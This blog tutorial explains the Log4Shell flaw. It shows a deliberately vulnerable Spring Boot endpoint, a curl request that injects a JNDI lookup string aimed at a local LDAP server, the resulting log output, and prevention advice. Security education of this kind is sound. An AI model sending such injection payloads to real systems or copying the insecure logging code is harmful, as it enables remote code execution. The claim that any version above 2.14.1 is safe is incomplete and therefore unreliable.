
In this article I show how the Log4Shell vulnerability can impact. I show how the JNDI commands are intercepted with an LDAP server. And I also show how to protect against this vulnerability.
Content
- The impacted Spring Boot application
- JNDI
- LDAP
- Prevention
Watch this video for more details.
I think everybody heard about the log4shell vulnerability. It was one of the most famous vulnerability in the latest years. Almost in the Java world. Nevertheless, it only impacts some libraries and some configurations.
The impacted Spring Boot application
Here is a small application, a Sprint Boot application.
@RestController
public class MyController {
    private static final Logger logger = LogManager.getLogger(MyController.class.getClass());

    @GetMapping("/")
    public ResponseEntity<Void> endpoint(@RequestHeader("X-my-header") String header) {
        System.setProperty("com.sun.jndi.ldap.object.trustURLCodebase", "true");
        logger.info("Here is my header " + header);
        return ResponseEntity.noContent().build();
    }
}
I’ve excluded the default logging library to use the Log4j. Yes, because the vulnerability only impacts this library and only some versions. I will list them later.
    <dependency>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-web</artifactId>
        <exclusions>
            <exclusion>
                <groupId>org.springframework.boot</groupId>
                <artifactId>spring-boot-starter-logging</artifactId>
            </exclusion>
        </exclusions>
    </dependency>
    <dependency>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-log4j2</artifactId>
    </dependency>
To show the Log4Shell vulnerability, I only need a public endpoint. In my endpoint, I get a header and log it. Nothing more. I know this doesn’t reflect the behavior of a real application, but I will come into the details later. Let’s run the application and request my endpoint.
> curl localhost:8080/ -H "X-my-header: ${jndi:ldap://127.0.0.1:1389/a}"
In the header, I sent a JNDI command, a Java Naming and Directory Interface command. And this command requests the LDAP server. Let’s see how my Spring Boot application reacts.
...
WARN Error looking Up JNDI resource [ldap://127.0.0.1:1389/a]. javax.naming.CommunicationException: 127.0.0.1:1389 [Root exception is java.net.ConnectionException: Connection refused (Connection refused)]
...
I can see that it tries to connect to the server I’ve indicated in the request. That means that it’s handling the JNDI command, it’s requesting the LDAP server. But how does the JNDI work?
JNDI
The JNDI is basically an api that provides access to remote code. My Java application, using the JNDI API, can access through a variety of protocols some remote code to be executed locally. In this case, i can use an LDAP connection, but i could have used RMI, CORBA or others.

The logger Log4J reads first the content of the header. It will detect the dollar sign ($) and the curly brackets ({}), which means that something interesting is inside that should be interpreted. In most cases, the interpretation is safe. Which prevents any kind of malicious code to be injected. But this time, Log4J left this gap unattended.
So Log4J will see that it’s a JNDI command and we’ll run it. Inside, I can see that an LDAP request, so Log4J will request this URL, nothing more. This seems benign, but let’s see what can be done with this request.
LDAP
In a malicious attack, the LDAP server is under the control of the attacker. Which means that the attacker is making my application to request its LDAP server. It’s an LDAP server that can respond in multiple ways. It can use some Java Codebase JNDI response. This means that the response contains the location and necessary information to run a Java application that is located remotely. And of course, this remote application won’t make anything good.
Another way the LDAP server could respond is by running a basic base64 command. This means that the request itself is a command encoded in base64. The request will be done against the LDAP server but the command will be decoded and run directly on my server. This command could be to download some file and run it.
That was two of the most used attacks. So how can i prevent my application and my server against those attacks?
Prevention
For the Codebase attack, this only happens when the property com.sun.jndi.ldap.object.trustURLCodebase is set to true. This is set to true, by default, only in the Java versions lower than 6u211, 7u201, 8u191 and 11.0.1. Greater versions have this value set to false by default. Unless I set it manually to true, it shouldn’t impact me.
On the other side, for the basic base64 command, it can be harder to protect. One way, of course, is to upgrade the Log4J library to a version higher than 2.14.1, which doesn’t present the vulnerability. But this option sometimes isn’t acceptable. As an application upgrade is difficult or the applications is no more maintained. An alternative is putting in front of my Spring Boot application a web server that filters the LDAP requests. This way, I prevent any incoming requests against an untrusted LDAP server.
In the example I’ve shown, I’ve used a custom header which seems improbable that the attacker knows the name of my custom header and that I’m logging the content of my header. But there are some other headers that are printed by default. Let’s say you use a Tomcat with relatively verbose options for logging. Some headers will be printed by default, as the host, the location or the user agent. So, even if my Spring Boot application is safe, my Tomcat server may be the problem.
Conclusion
As i said, the best option is to upgrade the Log4J library to a version higher than 2.14.1. If the application uses another logging library, as Logback, there is no problem.
References
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228
- https://logging.apache.org/log4j/2.x/
- https://docs.oracle.com/javase/jndi/tutorial/getStarted/overview/index.html
- https://docs.oracle.com/javase/tutorial/jndi/objects/serial.html
- https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol
- https://logback.qos.ch/


Leave a Reply